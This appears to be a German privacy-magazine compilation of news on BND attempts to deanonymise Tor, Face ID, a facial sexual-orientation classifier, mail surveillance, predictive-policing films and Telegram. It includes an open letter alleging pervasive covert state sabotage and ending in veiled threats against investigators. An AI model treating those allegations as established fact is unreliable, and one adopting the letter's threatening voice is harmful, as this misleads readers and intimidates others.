Tor ist ein Netzwerk zur Anonymisierung von Verbindungsdaten und schützt seine Nutzer vor der Analyse des Datenverkehrs. Ursprünglich vom US-Millitär ins Leben gerufen, um Geheimdienst-Aktivitäten im Internet zu verschleiern, wird er bis zum heutigen Tag noch zum größten Teil von der US-Regierung finanziert. Ziel der Tornutzung ist es, „Repression, Überwachung und Kontrolle im Internet“ in autoritären Staaten zu umgehen. Westliche Behörden bemühen sich um Deanonymisierung der Nutzer und der BND unterstützt sie dabei.

So hatte der deutsche Bundesnachrichtendienst BND schon vor rund zehn Jahren das Tor-Netzwerk im Visier: Er entwickelte ein System zur dessen Überwachung und hat seine Erkenntnisse mit den Partnerdiensten NSA und GCHQ geteilt. Man habe sich dazu mit NSA-Vertretern getroffen und versucht die Ergebnisse die man bis dato hatte „gewinnbringend“ einzutauschen.

Als federführender Leiter dieser Aktion ist Diplom-Ingenieur Harald Fechner, jahrelanger Chef der Abteilung Technische Aufklärung (TA) des Auslandsgeheimdienstes, für die Erarbeitung des Konzeptes zur De-Anonymisierung von Tor verantwortlich. In den als geheim eingestuften Dokumenten rühmen sich beteiligte BND-Mitarbeiter damit, dass sie ihren US-Kollegen bei der Aufdeckung des Anonymisierungsdienstes weit voraus wären.

Schon im März 2008, noch während der Präsidentschaft von George W. Bush jr., präsentierte Harald Fechner auf der jährlichen SIGDEV-Konferenz, wo sich Agenten über neueste Entwicklungen der Überwachungstechnik austauschen, einen Angriff auf das Tor-Netzwerk, den die BND-Hacker kurz vorher entwickelt haben. Die Partner (NSA und dem britischen Geheimdienst GCHQ) zeigten sich interessiert und sagen Unterstützung bei einem Probelauf und einer darauf folgenden Analyse zu.

Im Jahr 2009 legte man ein konkretes Konzept für die „Rückverfolgung von Internetverkehren“ durch Tor vor. Der konkrete Plan ist jedoch geschwärzt. So bleibt offen, wie genau die Geheimdienste Tor knacken wollten. Es gibt allerdings designbedingte Schwächen bei Tor, die die gezielte Deanonymisierung entweder mit viel Ressourcenaufwand oder durch Langzeitbeobachtung von Datenverkehr und Auswertung mit statistischen Modellen prinzipiell ermöglichen könnte.

Im Jahr 2010 hat der BND dann eine offizielle Warnung an die verschiedenen Bundesbehörden einschließlich des Kanzleramts herausgegeben, nach der Tor nicht mehr sicher die Privatsphäre der Nutzer wahren könne und die Anonymisierung komplett unwirksam sei. Die Pullacher gehen demnach generell von einer „sehr hohen Überwachungsdichte innerhalb des Netzes“ aus. So hätten andere Geheimdienste „über das Installieren eigener Tor-Knoten und die Verwertung der Protokolldaten für verschiedene Projekte und Ermittlungsverfahren bereits berichtet“. Dafür spreche etwa die hohe Anzahl einschlägiger Server im Umkreis der US-Hauptstadt Washington.

Tor-Chefentwickler Roger Dingledine gab gegenüber Netzpolitik.org aufgrund das Auftauchen der Dokumente schon eine offizielle Stellungnahme. Er zeigte sich skeptisch, ob Geheimdienste in der Lage seien, „die gezeigten Angriffe in großem Maßstab durchzuführen“. Die Dokumente machten aber deutlich, „dass wir weiter daran arbeiten müssen, das Tor-Netzwerk auszubauen, um es Angreifern schwerer zu machen, diese Art Angriffe durchzuführen“. Weiter meint Dingledine: „Wir als Gesellschaft müssen etwas dagegen tun, dass Geheimdienste zu denken scheinen, keine Gesetze befolgen zu müssen. Gegen Angreifer, die Internet-Router und Nutzer-Geräte infiltrieren, die Entwickler und Forscher an Flughäfen zur Seite nehmen und verhören, die viele andere fragwürdige Maßnahmen einsetzen, gegen solche schrankenlosen Angreifer helfen keine rein technischen Maßnahmen. Sie müssen auch politisch in die Schranken gewiesen werden.“

EDWARD SNOWDEN: KRITIK AN GESICHTSERKENNUNG BEIM NEUEN APPLE IPHONE X


Apple stellte am Dienstag (12.09.2017) sein neues iPhone X mit Gesichtserkennung vor. Face ID, ein System, in dem das Gesicht als Passwort fungiert, soll die Identifizierung mittels Fingerabdruck (Touch ID) bei dem Smartphone ersetzen. Apple will damit einen neuen Maßstab zum Sichern von Computern durch Biometrie setzen. Edward Snowden warnt davor, dass Apple die Gesichtserkennung zu etwas Normalen mache.

Die Präsentation, die erstmals im neuen Apple-Hauptquartier Apple Park stattfand, fällt in das Apple-Jubiläumsjahr. Vor zehn Jahren erblickte das erste Kultobjekt aus Cupertino das Licht der Welt. Damals lag es noch in der Hand des Gründers Steve Jobs. Apple setzt nun bei seinem Jubiläums-Gerät, dem neuen Apple iPhone X, auf Face ID: Frontkamera und Infrarotkamera auf der Vorderseite des iPhone X scannen ein 3D-Bild des Nutzergesichts, das verschlüsselt im Chip des Telefons gespeichert wird. So hat das iPhone X an der Front ein so genanntes „TrueDepth“-Kamerasystem eingebaut, das aus Umgebungslichtsensor, 7-Megapixel-Cam, Punktprojektor, Infrarotkamera und Infrarotbeleuchter besteht. Das System vermisst 30.000 Punkte und erstellt daraus eine 3D-Karte des Gesichts, zudem werden damit die Bewegungen von rund 50 Gesichtsmuskeln erfasst. Erkennt das iPhone X das in der „Secure Enclave“ hinterlegte Gesicht wieder, entsperrt das Gerät bzw. verifiziert eine Transaktion. Apple verspricht dadurch mehr Sicherheit.

So liege die Fehlerquote laut Apple-Manager Phil Schiller bei 1 zu 1.000.000, während Touch ID eine Fehlerquote von 1 zu 50.000 habe. Damit die Gesichtserkennung funktioniert, muss der Nutzer die Augen geöffnet haben und sehr direkt auf das Gerät blicken – bei zu steilem Winkel funktioniert es nicht. Außerdem kann ein eineiiger Zwilling nicht vom Besitzer unterschieden werden. Dafür soll Face ID mitlernen können, sollte sich das Gesicht (z.B. durch Alterung, Brille, Bart, etc.) verändern: „Die FaceID lernt, wer du bist und wie du dich veränderst“, sagt Marketing-Chef Eddy Cue. Fotos oder Masken soll man der Kamera laut Apple nicht vorhalten können, dank des 3D-Scan würde sich Face ID nicht täuschen lassen können.

Zwar betonte Apple bei der Präsentation, dass die Gesichts-Daten zum Abgleich des Users nicht in der Cloud, sondern direkt am Gerät in der so genannten „Secure Enclave“ des neuen A11 Bionic Chip gespeichert werden, die persönlichen Daten wäre somit sicher, dennoch gibt es Kritik an dem „Prinzip Gesichtserkennung“. Der Whistleblower Edward Snowden verfolgte die Präsentation des neuen Apple iPhone X via Livestream. Sein positiver Eindruck war, dass Apple bei der Umsetzung von FaceID „übliche Schwächen“ vermieden hat, denn bisherige Lösungen von verschiedenen Herstellern mit Gesichts- oder Augenscan ließen sich mit Fotos, Masken oder anderen einfachen Methoden austricksen. So bescheinigt er Apples 3D-Gesichtserkennung ein „überraschend robustes Design“, allerdings geht es Snowden um die Akzeptanz einer Technik, die er für gefährlich hält. In einem Tweet bei Twitter warnt er davor, dass Apple die Gesichtserkennung zu etwas Normalen mache: Wenn sich die Menschen daran gewöhnen, dass ihr Gesicht gescannt wird, beispielsweise zum Bezahlen im Supermarkt, kann dies letztlich dazu führen, dass die Technologie für Überwachungszwecke ausgenutzt wird.

Das iPhone X wird in Deutschland erst mit Verspätung in den Handel kommen: Fans können es ab dem 27. Oktober vorbestellen und ab dem 3. November 2017 abholen.



GESICHTSERKENNUNG: SOFTWARE ERKENNT SEXUELLE ORIENTIERUNG

Michal Kosinski (Professor) und Yilun Wang (Student) von der kalifornischen Stanford University ist es laut einer Studie im „Journal of Personality and Social Psychology“ gelungen, eine Gesichtserkennungssoftware so zu programmieren, dass sie aus Porträtfotos mit sehr hoher Trefferquote die sexuelle Orientierung eines Menschen ablesen kann, berichtet The Economist.

Die beiden Forscher zeigen, dass Gesichter viel mehr Informationen über die sexuelle Orientierung enthalten, als vom menschlichen Gehirn wahrgenommen und interpretiert werden können. Mittels einer Software namens VGG-Face wurde von den Forschern ein Feature-Vektor für die Gesichter berechnet (eine Art Fingerabdruck für Gesichter). Diese Merkmale wurden in eine logistische Regression einbezogen, die darauf abzielte, die sexuelle Orientierung zu klassifizieren. Bereits anhand eines einzigen Gesichtsbildes konnte ein Klassifikator in 81% der Fälle zwischen schwulen und heterosexuellen Männern korrekt unterscheiden und in 74% der Fälle für Frauen. Menschen, denen die gleichen Bilder vorgelegt wurden, haben eine deutlich geringere Genauigkeit erreicht: 61% für Männer und 54% für Frauen. Die Treffsicherheit des Algorithmus erhöhte sich sogar auf 91% bzw. 83% bei fünf Gesichtsbildern pro Person.

Zu Beginn haben die Forscher in eine Standard-Gesichtserkennungs-Software (VGG-Face) 35.326 Bilder von 14.776 Personen aus einer Dating-Börse eingelesen. Die Bilder enthielten Metadaten über sexuelle Präferenzen. So lernte die Software, bestimmte Merkmale als Indikatoren für sexuelle Orientierungen zu erkennen. Der Algorithmus lernte dabei selbst auf kleinste Unterschiede zu achten, die Menschen üblicherweise entgehen. Laut den Forschern haben homosexuelle Männer etwas femininere Züge, schmälere Kiefer, längere Nasen und eine höhere Stirn. Bei den Frauen seien es ein tendenziell breiteres Kinn und eine kleinere Stirnpartie. Das lasse homosexuelle Männer leicht „weiblicher“ erscheinen und homosexuelle Frauen leicht „männlicher“.

Offenbar hat das Programm jedoch auch Grenzen. So sollte es aus 1000 zufällig ausgewählten Männern auf der Basis von jeweils mehr als fünf Fotos jene 100 Männer auswählen, die am ehesten schwul sind. ES lag bei dieser Auswertung relativ oft daneben: Von den 100 ausgewählten Männern waren tatsächlich nur 47 homosexuell.

Im Begleittext weisen die Forscher darauf hin, dass sie lange überlegt haben, ob sie ihre Studie überhaupt publizieren sollten. Tatsächlich thematisiert die Studie die denkbaren Missbrauchsmöglichkeiten solcher Technologien in aller Form, denn zum einen ist es Realität, dass homosexuelle Menschen nach wie vor diskriminiert werden, in manchen Ländern besteht für sie Lebensgefahr, zum anderen stellt die Fähigkeit einer Software, Personen aufgrund ihrer Fotos zu kategorisieren, ein ernsthaftes Eindringen in die Privatsphäre von Menschen dar. Tatsache ist, dass die Ergebnisse der Studie schon bald nach Veröffentlichung angefeindet wurden. In einer zwei Tage nach der Studie veröffentlichten Stellungnahme schreiben die beiden Forscher: „Wir haben kein Werkzeug gebaut, um in die Privatsphäre von Menschen einzudringen. Wir haben existente Technologien studiert, die bereits von zahlreichen Unternehmen und Regierungen eingesetzt werden, um zu sehen, ob diese ein Risiko für die Privatsphäre von LGBTQ-Individuen darstellen. Es hat uns zutiefst erschreckt, das bestätigt zu finden.“

Diese aufgezeigten technologischen Möglichkeiten sind vor allem Horrorszenarien, gehören allerdings schon lange nicht mehr in den Berich Science Fiction. Der Forscher hält die zunehmende Anwendung solcher Techniken und ihren Missbrauch, da einmal vorhanden, von daher kaum mehr vermeidbar. Die Privatsphäre von Menschen werde dadurch zwangsläufig weiter durchdrungen. Wenn man Menschen nur anhand von Fotos oder anderen selektiven Informationen Eigenschaften zuordnet, könnte das dann schon bald über deren Zukunft bestimmen. Kosinski meint dazu: „Die Sicherheit von Homosexuellen und anderen Minderheiten

hängt damit nicht an Rechten, die uns Privatsphäre garantieren, sondern an einer konsequenten Durchsetzung von Menschenrechten, an der Toleranz von Gesellschaften und Regierungen."

POSTGEHEIMNIS VERSUS POLIZEILICHE ERMITTLUNGSARBEIT

Aus einer Antwort des Bundesinnenministeriums auf Anfrage der Linken geht hervor, dass knapp 1500 Mitarbeiter der Deutschen Post Sicherheitsbehörden bei Ermittlungen gegen mutmaßliche Terroristen und Schwerverbrecher helfen. Das geht aus der Antwort des Bundesinnenministeriums auf eine Anfrage der Linken hervor, die der „Neuen Osnabrücker Zeitung" (Samstag) vorliegt.

Das Postgeheimnis in Deutschland ist ein grundrechtlich – durch Art. 10 Abs. 1 Grundgesetz – geschütztes Geheimnis; strafrechtlich ist seine Verletzung durch § 206 StGB sanktioniert. Es umfasst alle von Postunternehmen übermittelten Sendungen in dem Zeitraum von der Aufgabe der Sendung bei der Post bis zu ihrer Auslieferung an den Empfänger. Einschränkungen des Postgeheimnisses unterliegen dem Gesetzesvorbehalt. Das Gesetz zur Beschränkung des Brief-, Post- und Fernmeldegeheimnisses lässt Ausnahmen zu für die Nachrichtendienste der Bundesrepublik, also Bundesamt für Verfassungsschutz, Bundesnachrichtendienst und Militärischer Abschirmdienst. Über die Anwendung dieser Maßnahmen wacht die G 10-Kommission, die vom parlamentarischen Kontrollgremium des Bundestages bestellt wird.

Aufgrund dieser Ausnahmen lassen polizeiliche Ermittlungsarbeiten die Überwachung des Briefverkehrs genauso zu wie das Abhören von Telefonaten, das Mitlesen von Mails und SMS. So werden diese Methoden als Teil der Verbrechensbekämpfung eingesetzt bei der Fahndung und Observation von Terrorverdächtigen und Schwerkriminellen, wenn also jemand verdächtigt wird, einen Terroranschlag oder ein schweres Verbrechen, wie Mord oder Totschlag, zu planen bzw. begangen zu haben. Allerdings sind die Hürden hoch: Verfassungsschutz, Bundesnachrichtendienst (BND), Militärischer Abschirmdienst und Bundeskriminalamt (BKA) brauchen einen richterlichen Beschluss, um Post beschlagnahmen zu dürfen.

Demnach sind Postmitarbeiter zur Kooperation aufgerufen und auch beteiligt an koordinierten Vor-Ort-Maßnahmen. Sie sind angewiesen, Briefe und Pakete herauszusuchen, die an Verdächtige adressiert sind und diese den Sicherheitsbehörden auszuhändigen. Allein bei der Deutschen Post sind 1494 Mitarbeiter in sogenannte G10-Maßnahmen eingebunden. Dazu zählen Mitarbeiter, die Sendungen heraussuchen und den Behördenvertretern aushändigen, aber auch Leitungskräfte, die die Maßnahmen vor Ort koordinieren, schreibt das Bundesinnenministerium. Ein fünfköpfiges Team in der Zentrale sorgt für einen reibungslosen Ablauf. Die Frage, wie viele Poststücke jährlich von Verfassungsschützern und Fahndern geöffnet werden, habe die Regierung nicht beantworten wollen.

Aus einem Bericht des Parlamentarischen Kontrollgremiums des Bundestages geht hervor, dass im Jahr 2015 Verfassungsschutz, Bundesnachrichtendienst und Militärischer Abschirmdienst die Erlaubnis erhielt, knapp 200 Verdächtige auf diese Weise zu überwachen. Insgesamt 336 Hauptverdächtige waren im ersten Halbjahr 2015 im Visier, 1500 Telefon- und Internetanschlüsse wurden überwacht. Die meisten wurden als Islamisten verdächtigt, viele davon waren als Extremisten des rechten oder linken Spektrums aufgefallen. Von den 1628 Personen, die aus der Überwachung ausschieden, wurden nur 400 informiert. Jedoch kann nur derjenige, der auch von der Überwachung weiß, vor einem Gericht dagegen klagen.

Kritik an diesem Verfahren kommt von den Linken. Deren innenpolitische Sprecherin Ulla Jelpke äußert sich besorgt: „Schon die hohe Zahl von rund 1500 in die Postüberwachung eingebundenen Mitarbeitern allein bei der Deutschen Post lässt ein erschreckend hohes Ausmaß der Überwachung befürchten." Die Post verweist dagegen darauf, dass „Sendungen von den eingebundenen Beschäftigten nicht geöffnet, sondern ‚nur' herausgesucht und den Vertretern der berechtigten Stellen ausgehändigt" werden. Datenschützer hingegen geben Entwarnung: Es existiere eine gesetzliche Grundlage für das Vorgehen der Sicherheitsbehörden, in der Praxis gebe es keine Probleme, heißt es von den Datenschutzbeauftragten von Bund und Ländern.

„PRE-CRIME“: SF-VISIONEN SIND LÄNGST REALITÄT GEWORDEN

Im Oktober lief in den Kinos der Dokumentarfilm „Pre-Crime“ von Matthias Heeder und Monika Hielsche an. Mithilfe eines Punktesystems sollen Menschen ausfindig gemacht werden, die schon bald eine Straftat begehen oder Opfer einer solchen werden könnten. Die Realität nähert sich dabei erschreckend schnell der Kurzgeschichte „Minority Report“ von Philip K. Dick an.

In Deutschland wird diese Technik bisher nur in abgespeckter Form verwendet. Hierzulande will man mithilfe von „Predictive Policing“ herausfinden, in welchen Wohngebieten schon bald mit Einbruch und Diebstahl zu rechnen ist. Bisher mit eher mäßigem Erfolg.

Im Interview erzählt Heeder, wie einer seiner Gesprächspartner in der so genannten Heat List ganz weit nach oben katapultiert wurde. Robert McDaniel ist in einem Ghetto von Chicago aufgewachsen. Die Algorithmen haben ihn zum Verbrecher abgestempelt. Er und sein bester Freund wurden immer wieder aktenkundig, weil sie in der Öffentlichkeit Alkohol getrunken oder sich durch Würfelspiele oder andere unerwünschte Tätigkeiten auffällig gemacht haben. Als sein Freund, mit dem er häufiger zusammen aufgegriffen wurde, Opfer eines Mordes wurde, wird McDaniel zur Zielperson. Sein Leben, was als Afroamerikaner in Chicago sowieso schon nicht einfach ist, wie er in „Pre-Crime“ erzählt, wurde dadurch noch viel komplizierter. Wer in Chicago auf der Heat List landet, wird sowohl von einem Polizisten als auch einem Sozialarbeiter besucht. Der Polizist soll den Gefährdern Angst einjagen. Der Sozialarbeiter hingegen soll Ausbildungsplätze oder Jobs vermitteln, „was aber nie geschieht“, wie Heeder dem ZDF sagt. In dem Stadtteil, wo Robert McDaniel wohnt, wird er seit dem Polizeibesuch systematisch gemieden. Seine Nachbarn gehen davon aus, dass er ein Spitzel sein muss, weil er nicht verhaftet wurde.

Heeder erzählt im Aspekte-Interview, dass man in den USA sein Recht auf Privatsphäre und Privatheit automatisch in dem Moment verliert, wenn man das Haus verlässt. Die Amerikaner wissen, dass sie andauernd gefilmt und ihre KFZ-Kennzeichen aufgenommen werden, wenn sie ihr Grundstück verlassen. Die Polizei bedient sich zudem aus den Informationen, die wir freiwillig in den sozialen Netzwerken, mit unseren Handys und im Internet hinterlassen. Heeder erzählt auch von einem Fall, wo in Deutschland jemand aus dem Nahen Osten auf Basis der zuvor ausgewerteten Daten ausgewiesen wurde. Und dies, obwohl der Verdächtige keine Straftat begangen hat. Das heißt, die Polizei handelt hierzulande schon jetzt auf Grundlage von Verdachtsmomenten.

Heeder geht folglich davon aus, dass sich die Methoden der US-Behörden hier „einschleifen“ werden. Er findet es erschreckend, dass wir Videoüberwachung in Kombination mit Gesichtserkennung mittlerweile für völlig normal halten. Auch vor der Bundestagswahl habe sich über das Berliner Experiment im Bahnhof Südkreuz kaum jemand aufgeregt. Er hält das Thema für viele Menschen einfach für zu abstrakt, um sich darüber zu echauffieren. Es sei mit Ausnahme von einigen wenigen Mathematikern für den normalen Bürger schwer zu begreifen, warum einen diese Datensammlung und Auswertung ganz persönlich betrifft.

Der von der Polizei überwachte Robert McDaniel sagt im Film, dass man erst dann wach wird, wenn sie an die eigene Tür klopfen. Doch dann sei es schon zu spät.

DOKUMENTATION „NOTHING TO HIDE“ KOSTENLOS VERFÜGBAR

Die Überwachungs-Doku „Nothing to Hide“ von Marc Meillassoux erzählt die Geschichte und die Auswirkungen der tagtäglichen Überwachung durch Firmen und Geheimdienste. Der Film mit deutschen Untertiteln ist nun kostenlos bei Vimeo verfügbar.

Filmemacher Marc Meillassoux konnte letztes Jahr zusammen mit Mihaela Gladovic auf Basis von 9.800 Euro, die im Vorfeld bei Kickstarter eingesammelt wurden, die Dokumentation „Nothing to Hide“ (zu Deutsch: nichts zu verbergen) realisieren. Vor ein paar Tagen wurde die Überwachungsdoku unter der Lizenz (CC-BY-NC-ND) frei veröffentlicht. Wer will, kann sie sich legal per BitTorrent herunterladen oder bei Vimeo anschauen.

Einige der befragten Personen sprechen davon, warum niemand öffentlich Anstoß an der Überwachung nimmt. Keiner will den Aluhut der Verschwörungstheoretiker aufhaben. Niemand will derjenige sein, der sich daran stört, dass er im Netz völlig transparent ist. Facebook hat mittlerweile sogar Algorithmen entwickelt, die die Kreditwürdigkeit ihrer Nutzer zuverlässig beurteilen können. Im Rahmen von Big Data sei dies nur logisch, heißt es dort. Doch das ist nur der Anfang.

Die Britin Stephanie Hankey lässt im Film den wichtigsten Satz fallen: Anfangs glaubten die Internet-Firmen, sie könnten ihre Dienstleistungen im Web kostenpflichtig anbieten. Doch die Leute wollten die Seiten lieber umsonst besuchen. Also verkaufen die Unternehmen ihre Daten halt an die Geheimdienste, die an die Informationen so flächendeckend und einfach wie möglich gelangen wollen. Zudem wurde erkannt, wie viel Geld man mit der Auswertung der Daten zwecks Werbung verdienen kann. Die britische Aktivistin spricht von der Erbsünde des Internets. Die Zustimmung der Surfer wird stillschweigend vorausgesetzt, es ist ja schließlich alles umsonst. Und niemand hat etwas zu verbergen, doch stimmt das auch?

Wo ist der Punkt, an dem man die Leute packen kann, um sie aufzurütteln, fragt Stephanie Hankey. Wird es sie kalt lassen, wenn ihre Krankenkassenbeiträge aufgrund von Big Data ansteigen? Wird es ihnen egal sein, wenn bekannt wird, dass jemand in ihrer Familie psychisch krank ist? Nehmen sie Anstoß am mangelnden Datenschutz, weil sie keinen Kredit mehr bekommen oder sie plötzlich mehr als andere dafür bezahlen sollen?

Befragt werden im Film unter anderem Andrew Drake & William Binney (beide ehemals NSA), Claudio Agosti von GlobaLeaks, Web Pionier Louis Pouzin, die Berliner Aktivistin Anne Roth, Professor Fabrice Epelboin und viele mehr…

SIE SIND DIE BÖSEN, WIR DIE GUTEN!

Liebe Kinder,

In den letzten Wochen hat sich euer Leben verändert. Ich weiß, ihr bekommt vieles mit. Auch das, was eigentlich noch gar nicht für euch bestimmt ist. Wenn ich versuche, euch daran zu hindern, weiß ich, dass es im Grunde nicht möglich ist. Eigentlich ist für euch nur eines wichtig und das müsst ihr mir glauben: Sie sind die Bösen, wir die Guten!

Klartext

Pappa ist Verfasser von Texten. Er schreibt Bücher und Artikel im Internet, er schreibt unter seinem richtigen Namen und er tut es ganz frei, denn er redet „Klartext“.

Andere Kinder und Eltern leben anders. Deshalb reden sie hinter vorgehaltenen Händen in der Schule und im Sportverein. Wir unterscheiden uns durch Kleidung, Sprache, Denken und Handeln. Wir unterscheiden uns durch Statussymbole und Rei-

sen. Haben wir so die Aufmerksamkeit von Ermittlungsbehörden auf uns gezogen? Die Antwort ist nein. Denn wer denkt, er müsse nur ein anständiges Leben führen, dann wäre er schon sicher vor dem staatlichen Repressionsapparat, der irrt.

Es war Zufall

Ich weiß nicht, wie die Ermittler auf uns gekommen sind. Vermutlich war es ein Zufall. Dann passte ich offenbar ganz gut in irgendein Raster. Fest steht, vor einigen Jahren schon begann die Ermittlungsmaschinerie anzulaufen. Wenn ich morgens aufstand und zur Arbeit ging, waren die Ermittler schon da. Sie folgten uns überall hin, rund um die Welt sind wir gereist und immer trafen wir sie wieder. Forschende Blicke, mal mehr oder weniger aufdringlich, immer leicht debil grinsend, mit immer den gleichen Fragen. Nach Büchern, Filmen, Bundeswehr, Email-Adressen, GVU, Computerwissen, einem toten Rentner aus Norddeutsch-

land, Lesegewohnheiten, technischen Fähigkeiten und Kenntnissen oder technischen Möglichkeiten. Sie waren Touristen, Freunde, Kollegen, Maßschneider mit Kontaktgiftauftrag, Elektriker, Fernsehmonteure, Passanten mit niedlichen, neun Wochen alten Hundewelpen, Provokateure im Bus, am Buffet und vieles mehr.

Kinder, ihr wisst, dass Papa für die Tarnkappe schreibt. Seit Beginn dieser Arbeit hat sich unsere Situation noch einmal verändert. Waren sie früher eher meist subtil vorgegangen – das war nicht immer so -, sind sie nun wieder sehr offensiv und überschreiten neue Grenzen.

Sabotage

Nicht nur unser digitales Leben wird sabotiert. Bestellungen kommen nicht mehr an. Oder man wird bis zu fünf mal zur Abholung gerufen und das Paket ist dann nicht auffindbar, technische Geräte sind kaputt, der Fernsehempfang gestört, Kartenzahlungen in Geschäften und an Tankstellen sind nicht mehr möglich, oder klappen erst nach mehreren Versuchen. Kunden in Läden, die nichts kaufen, Hungrige bei McDonalds, die nichts essen. Beschädigungen am Auto. Manipulation von Ampeln im Straßenverkehr. Termine, die sich trotz SMS-Bestätigung und elektronischem Kalender verschieben; um eine Stunde oder um einen Tag. Irgendwann sollte man wohl beginnen, an sich zu zweifeln. Gestörte Mobilkommunikation, Rufschädigung, Zerstörung der sozialen Beziehungen. Alles haben sie versucht. Gute Freunde und die Familie werden dann wichtig, wie nie und kommen doch oft ebenfalls zu Schaden.

Sowohl Qualität als auch Quantität der Ereignisse haben sich nun noch einmal deutlich erhöht. Plötzlich sind wir gezwungen, unser Leben neu zu organisieren. Auch auf euch, liebe Kinder, hat man über soziale Medien zugegriffen und ihr habt einen Preis bezahlt. Man brauchte wohl ein Kompromat und hat es bekommen. Die Frage ist nur, für was. Eines sei allen gesagt: Es ist nutzlos. Im Übrigen könnt ihr alles haben. Unsere Fernreisen, Autos, Computer, TV-Empfangsteile, unseren gesellschaftlichen Status, die Arzttermine, Studienplätze, den Job. Aber eines nicht, ein reines Gewissen. Gebt es endlich zu, ihr habt es versaut!

Man sagt, die Strafe folgt auf dem Fuß, doch sollte man dann nicht auch den Fuß der Strafe folgen lassen? Wer Ölkäfer kennt, eines meiner Bücher, der weiß, dass auch ich längst mit meiner Gesundheit bezahlte und einen Job verlor. Sie sind zu allem in der Lage und scheinbar zu allem bereit. Dazu kommt ein hohes Maß an Skrupellosigkeit, sie schrecken vor nichts zurück, handeln unmoralisch und Ethik ist ihnen fremd. Alles das, was ich euch versuche beizubringen, Kinder, unsere Werte, treten sie mit Füßen und sie schrecken nicht einmal davor zurück, einem die Würde zu nehmen, wenn sie die Gelegenheit dazu bekommen.

Honigtopf

Natürlich machen wir auch Fehler und ihr könnt sie finden, wenn ihr danach sucht. Auch kann es sein, dass wir nach einem Honigtopf greifen, den ihr geschickt installiert, sei es ein Handy oder eine konstruierte Alltagssituation. Natürlich senden pubertierende Kinder leichtfertig freizügige Fotos, wenn ihr es darauf anlegt. Und ihr wisst, was ihr damit anrichtet. Wie verzweifelt muss man als Ermittler sein. Falsche Spur

Schon mal darüber nachgedacht, dass ihr seit Jahren auf der Falschen Spur seid? Oder lässt das euer persönlicher Selbstschutz

oder euere berufliche Situation nicht zu. Egal was es ist, es ist falsch und genau wie wir, müsst nun auch ihr damit leben. Auch damit, dass ab jetzt auch der Fuß auf die Strafe folgt. Wehe euch!


Wie sehr müsst ihr uns hassen. Doch es ist euer Leben, das falsch ist. Ihr versucht alles umzudrehen, um eure Untaten zu legitimieren. Doch ihr bekommt weder Legitimation noch Absolution. Ich verzeihe euch gar nichts. Noch habt die Wahl, kündigt eure Jobs!

Kinder, ich bitte euch um Verzeihung. Dafür, dass ich nicht anders kann, als weiter zu machen. Ich werde nicht schweigen und weiter unter meinem eignen Namen Texte verfassen, auch für die Tarnkappe schreiben. Ich suche mir meine Freunde weiter selbst aus. Pappa taucht nicht ab, er macht weiter. Jetzt erst recht.

Der Preis ist schon bezahlt, die Kugel vielleicht gegossen. Wird, wer das Maul auf macht, nun hier auch bald erschossen? Sie lassen Unschuldige zuhauf verbluten, Sie sind die Bösen, wir die Guten!

Euer Pappa – heute im Bushido-Stile –

Andreas Köppen



TELEGRAM: MESSENGERDIENST VERWEHRT GEHEIMDIENST MITLESEN VON NACHRICHTEN

Der russische Inlandsgeheimdienst FSB verlangte von Telegram Einblick in die Nachrichten einiger Teilnehmer. Dieser Forderung kam Telegram nicht nach. Aus diesem Grund hat ein russisches Gericht den Messenger-Dienst zu einer Geldstrafe in Höhe von 800.000 Rubel (etwa 12.000 Euro) verurteilt, berichtet die russische Nachrichtenagentur TASS. Gegen das Urteil will Telegram-CEO Pawel Walerjewitsch Durow in Berufung gehen.

Allein zehn Millionen Menschen nutzen Telegram in Russland, weltweit sind es 100 Millionen Menschen. So ist die kostenlose App auch in Russland besonders beliebt, weil Nachrichten verschlüsselt vom Absender zum Empfänger gelangen. Aktuell hat nun Telegram dem russischen Inlandsgeheimdienst FSB das Entschlüsseln der von Nutzern verschickten Nachrichten verwehrt. Laut Agenturbericht trat der FSB am 12. Juli an den CEO von Telegram, Pavel Durow, mit der Bitte heran, Informationen zur Verfügung zu stellen, die für die Dekodierung von Nachrichten erforderlich sind, die zwischen den Benutzern von sechs Telefonnummern ausgetauscht wurden. Nachdem Telegram die gesetzte Frist verstreichen ließ, beschritt der Geheimdienst den Rechtsweg. Telegram will sich gegen die Forderung des FSB zur Wehr setzen.

